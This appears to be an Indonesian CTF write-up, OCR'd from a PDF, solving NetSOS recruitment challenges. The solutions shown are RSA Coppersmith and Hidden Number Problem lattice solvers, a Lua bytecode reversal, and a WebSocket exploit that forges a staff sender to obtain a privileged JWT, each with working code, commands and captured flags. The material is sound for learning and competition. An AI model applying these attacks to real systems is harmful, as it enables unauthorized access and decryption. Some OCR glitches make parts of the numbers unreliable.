    # Find small roots using Coppersmith's method
    roots = small_roots(f, Xs, algorithm='resultants')

    return roots[0]
```

```
def small_roots(f, bounds, m=1, d=None, algorithm='resultants',
verbose=False):
    if algorithm not in ['groebner', 'msolve', 'resultants',
'jacobian']:
        raise ValueError(f'"{algorithm}" is not a valid algorithm.
Specify one of "groebner", "msolve", "resultants", or "jacobian".')

    if d is None:
        d = f.degree()

    R = f.base_ring()
    N = R.cardinality()
    f_ = (f // f.lc()).change_ring(ZZ)
    f = f.change_ring(ZZ)
    l = f.lm()

    # Construct the shift polynomials
    M = []
    for k in range(m+1):
        M_k = set()
        T = set((f^(m-k)).monomials())
        for mon in (f^m).monomials():
            if mon // l**k in T:
                for extra in itertools.product(range(d),
repeat=f.nvariables()):
                    g = mon * prod(map(power, f.variables(), extra))
                    M_k.add(g)
        M.append(M_k)
    M.append(set())

    shifts = PolynomialSequence([], f.parent())
    for k in range(m+1):
        for mon in M[k] - M[k+1]:
            g = mon // l**k * f_**k * N**(m-k)
            shifts.append(g)

    # Construct the lattice
    B, monomials = shifts.coefficients_monomials()
    monomials = vector(monomials)

    factors = [monomial(*bounds) for monomial in monomials]
    for i, factor in enumerate(factors):
        B.rescale_col(i, factor)
```

```
    if verbose:
        print('Lattice dimensions:', B.dimensions())

    # Perform lattice reduction
    lattice_reduction_timer = cputime()
    B = B.dense_matrix().LLL(algorithm='NTL:LLL_XD')

    if verbose:
        print(f'Lattice reduction took
{cputime(lattice_reduction_timer):.3f}s')

    B = B.change_ring(QQ)
    for i, factor in enumerate(factors):
        B.rescale_col(i, 1/factor)
    B = B.change_ring(ZZ)

    H = PolynomialSequence([h for h in B*monomials if not
h.is_zero()])

    # Solve the system of equations using the specified algorithm
    if algorithm == 'resultants':
        resultants_timer = cputime()
        roots = solve_system_with_resultants(H, list(f.variables()))
        if verbose:
            print(f'Solving system with resultants took
{cputime(resultants_timer):.3f}s')
        if not roots:
            return []
        return [tuple(map(R, map(roots.__getitem__, f.variables())))]

def solve_system_with_resultants(H, vs):
    if len(vs) == 1:
        for h in (h for h in H if h != 0):
            roots = h.univariate_polynomial().roots()
            if roots and roots[0][0] != 0:
                return { h.variable(): roots[0][0] }
    else:
        v = min(vs, key=lambda v: sum(h.degree(v) for h in H))
        H_ = [H[i].resultant(H[i+1], v) for i in range(len(vs) - 1)]
        vs.remove(v)
        roots = solve_system_with_resultants(H_, vs)
        H_ = [h.subs(roots) for h in H]
        roots |= solve_system_with_resultants(H_, [None])
        return roots
```

```python
if __name__ == "__main__":
    N = 628774342061805108704505969482824480956524856988696677245007052942218573825923546055263075324194420429005131263827286876355872334437755922527263118441702 7
    e = 3
    ct= 465186571299794430063986701729659677786909831601163915019290824429342835462212020477096971906095061014681447787978208816765605891245782571889049755445405 0
    m_known = int.from_bytes(b'The username is \x00\x00\x00\x00 and the password is \x00\x00\x00\x00', 'big')
    Xs = (2**32, 2**32)
    ts = [25*8, 0] # jarak dari ke 0 sampai ke username = (25)

    x = rsa_stereotyped_message_multi(N, e, ct, m_known, Xs, ts)
    print(f'  Recovered username:', int(x[0]).to_bytes(4, 'big').decode())
    print(f'  Recovered password:', int(x[1]).to_bytes(4, 'big').decode())
```

```
    Recovered username: lwCF
    Recovered secret pin: TWXW
```

Setelah berhasil saya recover, maka langsung saja masukkan ke nc nya kemudian kita berhasil mendapatkan flagnya.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/crypto/simple_rsa]
└─$ nc 34.142.142.133 9005
N: 628774342061805108704505969482824480956524856988696677245007052942218573825923546055263075324194420429005131263827286876355872334437755922527263118441702 7
e: 3
ct: 465186571299794430063986701729659677786909831601163915019290824429342835462212020477096971906095061014681447787978208816765605891245782571889049755445405 0
Now, repeat the username and password to me
Username: lwCF
Password: TWXW
Here is your reward: NETSOS{w0w_c0ppersm1th_4ND_L4tT1c3_1s_3asy_r1gHT_86d364410d}
```

Flag :

NETSOS{w0w_c0ppersm1th_4ND_L4tT1c3_1s_3asy_r1gHT_86d364410d}

[500 pts] LWEmaybe?

Description
some secret is hidden behind this number. can u find the solver to this problem?
nc 34.142.142.133 9003

Analysis :

Disini pertama-tama saya mencari membuka file challnya terlebih dahulu dan memahami isinya, setelah itu saya mencari tahu mengenai LWE, tetapi setelah itu saya tidak mendapatkan hubungan antar keduanya. Saya sedikit curiga dengan desc chall ini, yaitu "some secret is hidden behind this number", saya merasa ada kemungkinan ini merupakan HNP.

Kemudian saya mencoba membuat persamaan dari chall nya :
p -> prime (256bit)
S -> flag
A -> prime (256bit)
b -> hasil encryption
e -> prime (128bit)
delta -> prime (256bit)
m -> input user

Maka persamaannya :
b = (A*S + m*delta) mod p + e
b - e = (A*S + m*delta) mod p
b = (A*S + m*delta + e) mod p

```
└─$ nc 34.142.142.133 9003
p: 113127613984905871359984302200446772874135312761622858362292528878517481582191
> 1
A: 912411069661395873053743140990451835526082531961658800290417984781706100138 49
b: 780379187658068940715940061326785246696127272486827703123674077691845029635 51
```

Terlihat bahwa b < P, sehingga persamaan akhirnya menjadi :
A*S + m*delta + e = b mod p
b - (A*S + m*delta + e) = 0 mod p

Ketika saya mencari" paper mengenai HNP saya menemukan suatu persamaan yang mirip (3 suku) yaitu :

Definition 2 (HNP with Two Holes). *Let N be a prime and let x, $x \in \mathbb{Z}_N$ be a particular unknown integer that satisfies d congruences*

$$\alpha_i x + \rho_{i,1} k_{i,1} + \rho_{i,2} k_{i,2} \equiv \beta_i \ (\mathbf{mod}\, N), \quad 1 \leq i \leq d, \qquad (2)$$

Namun saya tiba-tiba mendapatkan ide bahwa kita bisa mendapatkan persamaan baru jika memasukkan m = 0, delta nya bisa diabaikan

karena numbernya akan di random terus menerus jadi kita bisa mendapat persamaan baru :

b - (A*S + 0 + e) = 0 mod p
b - A*S - e = 0
Persamaan ini sudah mirip dengan persamaan HNP biasa.

Definition 4.10 (Hidden Number Problem). Let p be a prime and let $\alpha \in [1, p-1]$ be a secret integer. Recover α given m pairs of integers $\{(t_i, a_i)\}_{i=1}^{m}$ such that

$$\beta_i - t_i\alpha + a_i = 0 \pmod{p}$$

where the β_i are unknown and satisfy $|\beta_i| < B$ for some $B < p$.

Kemudian saya mencoba untuk menyamakan persamaan yang saya miliki dengan persamaan HNP nya.
-b + A*S + e = 0
e - (-A)*S + (-b) = 0

Maka berdasarkan persamaan ini
βi = e
α = S
ti = -A
ai = -b

Maka dari persamaan ini kita tinggal membentuk matriks untuk mencari S dengan LLL.

$$\mathbf{B}' = \begin{bmatrix} p & & & & & \\ & p & & & & \\ & & \ddots & & & \\ & & & p & & \\ t_1 & t_2 & \cdots & t_m & B/p & \\ a_1 & a_2 & \cdots & a_m & & B \end{bmatrix}$$

dengan t1, t2, ... ,tm merupakan -A; a1, a2, ... ,am merupakan b, dan B merupakan e yang dianggap sebagai upperboundnya (2^128).

Solution :

solver.sage

```
from Crypto.Util.number import long_to_bytes
```

```
def hnp(p, T, A, B, lattice_reduction=None, verbose=False):
    verbose = (lambda *a: print('[hnp]', *a)) if verbose else lambda
*_: None

    if len(T) != len(A):
        raise ValueError(f'Expected number of t_i to equal number of
a_i, but got {len(T)} and {len(A)}.')

    m = len(T)
    M = p * Matrix.identity(QQ, m)
    M = M.stack(vector(T))
    M = M.stack(vector(A))
    M = M.augment(vector([0] * m + [B / p] + [0]))
    M = M.augment(vector([0] * (m + 1) + [B]))
    M = M.dense_matrix()

    verbose('Lattice dimensions:', M.dimensions())
    lattice_reduction_timer = cputime()
    if lattice_reduction:
        M = lattice_reduction(M)
    else:
        M = M.LLL()
    verbose(f'Lattice reduction took
{cputime(lattice_reduction_timer):.3f}s')

    for row in M:
        if row[-1] == -B:
            alpha = (row[-2] * p / B) % p
            if all((beta - t * alpha + a) % p == 0 for beta, t, a in
zip(row[:m], T, A)):
                return alpha
        if row[-1] == B:
            alpha = (-row[-2] * p / B) % p
            if all((beta - t * alpha + a) % p == 0 for beta, t, a in
zip(-row[:m], T, A)):
                return alpha

    return None

p =
91122650408266112035312721362327698043934857162369781580209960094748763080057
A =
[-736790828634252204633992903595199067910143082905660298229529631702
```

```
5027596839,-112653897318101941126761147428582458981299725916419550355
700339010061105774007,-936511842409410330199436339976498248728058587 1
899653377350744810090985439346 1]
b =
[-396657524470422934096377132401806014801647572171827339107053681146 0
5702563034,-494301692519395787277104286652116060242243076068362748614
720972326305364674 77,-360771955615668946447390376652600395948581323 68
446272793255691210844952301158]
e = 2^128
output = hnp(p, A, b, e, verbose=True)
print('Flag : ', long_to_bytes(output))
```

```
[hnp] Lattice dimensions: (5, 5)
[hnp] Lattice reduction took 0.064s
Flag :  b'NETSOS{maaf_yah_tadi_unintended}'
```

Flag :

NETSOS{maaf_yah_tadi_unintended}

[400 pts] twoinone

Description
Buy 1 get 1.

Author: Ultramy

Analysis :

Disini kita diberikan sebuah file executable, langsung saya buka pakai ghidra untuk melihat decompile dari function yang ada.
Disini jika kita perhatikan pada fungsi mainnya, akan di verifikasi password yang akan kita input oleh function check_input.

```
uVar2 = check_input(local_88);
```

Kemudian kita cek function check_input, terlihat bahwa input password harus minimal 4 karakter, dengan:

1. karakter ke-1 sama dengan karakter ke-4.
   `if (param_1[3] == *param_1)`
2. XOR antara 3 karakter lainnya
   `if((uint)param_1[2]==((uint)param_1[1]+(uint)*param_1^0x94))`
   `param_1[2]=(param_1[1]+param_1[0])^0x94`
3. Cek apakah karakter 2 sesuai dengan XOR karakter pertama
   `if (param_1[1] == (*param_1 ^ 0x24))`
4. Cek karakter pertama apakah merupakan 0x65 (e)
   `if (*param_1 == 0x65)`

dari sini kita ketahui bahwa param_1[0] adalah 0,maka karakter 1 dan 4 dipastikan adalah e.

karakter2 merupakan param_1[0]^0x24
param_1[2] = 0x65 ^ 0x24 = 0x41 (A)

Karakter3 bisa kita dapatkan
param_1[2]=(param_1[1]+param_1[0])^0x94
param_1[2]= (0x41+0x65) ^ 0x94 = 0x32 (2)

Maka passwordnya : eA2e

Setelah dapat passwordnya, main function akan load script Lua dari readMemFile.

```
iVar1 = lua_load(local_18,readMemFile,0,"memory")
```

Saya lanjut backtrace lagi ke function readMemFile nya.
Kemudian saya menemukan hal yang mencurigakan karena mirip dengan nama challangenya :

```
puVar1 = &twoin1 + offset.0;
```

Kemudian saya menemukan twoin1 ini, tetapi setelah itu saya agak bingung langkah selanjutnya harus ngapain, kemudian saya menemukan WU yang agak mirip dengan problem ini : https://tripoloski1337.github.io/ctf/2019/09/09/reverse-engineering-lua-bytecode.html

Solution :

Kemudian saya copy isi dari twoin1 dari ghidra itu untuk di decompile, tapi gagal terus. Ngestuck cukup lama, saya berkonsultasi dengan gpt, bahwa kita hanya cukup untuk ambil value hexnya kemudian diubah jadi binary files. Setelah itu tinggal di decompile.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/rev/twoinone]
└─$ xxd -r -p file.hex new.luac

┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/rev/twoinone]
└─$ ls
challpub  file.hex  new.luac

┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/rev/twoinone]
└─$ file new.luac
new.luac: Lua bytecode, version 5.1
```

Setelah kita lihat bahwa filenya merupakan lua bytecode, langsung saja decompile, saya memakai decompiler online di https://luadec.metaworm.site/ dan ini hasil decompilenya :

```
-- filename: @luapub.lua
-- version: lua51
-- line: [0, 0] id: 0
flag_list = {
  "N",
  "T",
  "O",
  "E",
  "S",
  "}",
  "{"
}
function checkFlag()
  -- line: [3, 84] id: 1
  io.write("What\'s index number 0? ")
```


```
  a = io.read()
  if a == flag_list[1] then
    io.write("What\'s index number 1? ")
    a = io.read()
    if a == flag_list[4] then
      io.write("What\'s index number 2? ")
      a = io.read()
      if a == flag_list[2] then
        io.write("What\'s index number 3? ")
        a = io.read()
        if a == flag_list[5] then
          io.write("What\'s index number 4? ")
          a = io.read()
          if a == flag_list[3] then
            io.write("What\'s index number 5? ")
            a = io.read()
            if a == flag_list[5] then
              io.write("What\'s index number 6? ")
              a = io.read()
              if a == flag_list[7] then
                io.write("What\'s index number 7? ")
                a = io.read()
                if a == string.char(string.byte(flag_list[3]) - 3) then
                  io.write("What\'s index number 8? ")
                  a = io.read()
                       if a == string.char(tonumber(string.format("%X",
string.byte(flag_list[4]) + 16), 16)) then
                    io.write("What\'s index number 9? ")
                    a = io.read()
                     if a == string.char(string.byte(flag_list[5]) % 78
* 13) then
                      io.write("What\'s index number 10? ")
                      a = io.read()
                         if a == string.char(string.byte(flag_list[1]) %
78 + 114) then
                        io.write("What\'s index number 11? ")
                        a = io.read()
                        if a == string.char(95) then
                          io.write("Last Input: ")
                          a = io.read()
                               if a == string.lower(string.format("%X",
832717073)) then
                            print("REDACTED Congrats")
                          else
                            print("False")
                          end
```

```
                        else
                          print("False")
                        end
                      else
                        print("False")
                      end
                    else
                      print("False")
                    end
                  else
                    print("False")
                  end
                else
                  print("False")
                end
              else
                print("False")
              end
            else
              print("False")
            end
          else
            print("False")
          end
        else
          print("False")
        end
      else
        print("False")
      end
    else
      print("False")
    end
  else
    print("False")
  end
end
checkFlag()
```

Setelah itu kita hitung valuenya dan kita menemukan untuk masing index :

index 0 : N
index 1 : E
index 2 : T

index 3 : S
index 4 : O
index 5 : S
index 6 : {
index 7 : L
index 8 : U
index 9 : A
index 9 : r
index 10: _
index 11: 31a24111
Langsung run nc nya trs masukin semuanya.



Flag :

NETSOS{LUAr_31a24111__88505bfe1a}

[300 pts] weebsocks

Description
If you are experiencing problems with WeebSocks, we now have an AI-powered assistant that could help you!

Author: k3ng

Analysis :

Disini pertama saya langsung ekstrak zip nya dan melihat file" yang ada di dalam, kemudian saya menemukan ini :

```
useEffect(() => {
  fetch("/api/token/generate")
    .then((res) => res.json())
    .then((data) => {
      const ws = new WebSocket("/api/ws?token=" + data.data);
      setWs(ws);
```

terlihat bahwa kita harus GET request endpoint /api/token/generate untuk mendapatkan token jwt kemudian membuka koneksi websocket ke endpoint /api/ws?token= dengan menyertakan jwt token sebagai query parameter.

```
func handleWebsocket(conn *websocket.Conn, sub string) {
        defer closeConnection(conn)
        for {
                _, messageJson, err := conn.ReadMessage()
                if err != nil {
                        log.Println(err)
                        break
                }

                var message Message
                json.Unmarshal(messageJson, &message)

                if message.Message == "/flag" {
                        if message.Sender == sub && message.Sender
== "staff" {
                                message := Message{
                                        Message:
os.Getenv("FLAG"),
                                        Sender:  "WeebSocks
Staff",
                                }
```

```
                                messageJson, err :=
json.Marshal(message)
                                if err != nil {
                                        log.Println(err)
                                        break
                                }

conn.WriteMessage(websocket.TextMessage, messageJson)
                        } else {
                                message := Message{
                                        Message: "only i can get
the flag :>",
                                        Sender:  "WeebSocks
Staff",
                                }
                                messageJson, err :=
json.Marshal(message)
                                if err != nil {
                                        log.Println(err)
                                        break
                                }

conn.WriteMessage(websocket.TextMessage, messageJson)
                        }
                } else if message.Message == "/generate" &&
message.Sender != "user" {
                        tokenString, err :=
generateToken(message.Sender)
                        if err != nil {
                                log.Println(err)
                                break
                        }
                        message := Message{
                                Message: tokenString,
                                Sender:  "WeebSocks Staff",
                        }
                        messageJson, err := json.Marshal(message)
                        if err != nil {
                                log.Println(err)
                                break
                        }
                        conn.WriteMessage(websocket.TextMessage,
messageJson)
                } else {
                        message := Message{
                                Message: "idk what u talkin bout",
                                Sender:  "WeebSocks Staff",
                        }
                        messageJson, err := json.Marshal(message)
                        if err != nil {
```

```
                                log.Println(err)
                                break
                        }
                        conn.WriteMessage(websocket.TextMessage,
messageJson)
                }
        }
}
```


Disana terlihat kita bisa mendapatkan flagnya jika mengirim /flag tetapi sebagai staff. Tetapi kita tidak bisa memakai jwt dari user kita harus memakai jwt dari staff untuk mengakses flag.

Solution :

Pertama kita dapatkan dulu jwt kita dengan endpoint /api/token/generate :


```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/web/weeb/src/api]
└─$ curl http://34.142.142.133:9010/api/token/generate
{"data":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDA4NDQ0MTUsImlhdCI6MTc0MDg0NDExNSwic3ViIjoidXNlciJ9.5ANTFMDJIQKQV3KyolRAJDdi91L3_jNeggMboS88kBs"}
```

Token ini masih memiliki sub : user



Kemudian kita akses websocket dengan token yang sudah kita dapatkan, terus kita kirim message /generate dengan sender sebagai staff.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/web/weeb/src/api]
└─$ wscat -c "ws://34.142.142.133:9010/api/ws?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDA4NDQ0MTUsImlhdCI6MTc0MDg0NDExNSwic3ViIjoidXNlciJ9.5ANTFMDJIQKQV3KyolRAJDdi91L3_jNeggMboS88kBs"
Connected (press CTRL+C to quit)
> {"message": "/generate", "sender": "staff"}
< {"message":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDA4NDQ0NzUsImlhdCI6MTc0MDg0NDE3NSwic3ViIjoic3RhZmYifQ.InpoLCZohIW2AsLntEXXacST2S0X0kD6XsqwBdfW6tM","sender":"WeebSocks Staff"}
```



Token ini sudah memiliki sub sebagai staff, selanjutnya kita tinggal akses websocket lagi dengan token terbaru untuk minta flag.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~]
└─$ wscat -c "ws://34.142.142.133:9010/api/ws?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDA4NDQ0NzUsImlhdCI6MTc0MDg0NDE3NSwic3ViIjoic3RhZmYifQ.InpoLCZohIW2AsLntEXXacST2S0X0kD6XsqwBdfW6tM"
Connected (press CTRL+C to quit)
> {"message": "/flag", "sender": "staff"}
< {"message":"NETSOS{A01_br0k3n_4cc3ss_c0ntr0l_be5b3c5c7d}","sender":"WeebSocks Staff"}
```

Yey dpt fleg 😀.


Flag :

NETSOS{A01_br0k3n_4cc3ss_c0ntr0l_be5b3c5c7d}

[50 pts] Sanity Check


Description
Welcome to NetSOS Open Recruitment! Enjoy the CTF! Find the flag in the server!

Solution :



Flag :

NETSOS{dont_forget_to_submit_this_free_flag_yah_good_luck_and_have_fun}



WHEN YH SCORE NYA 10K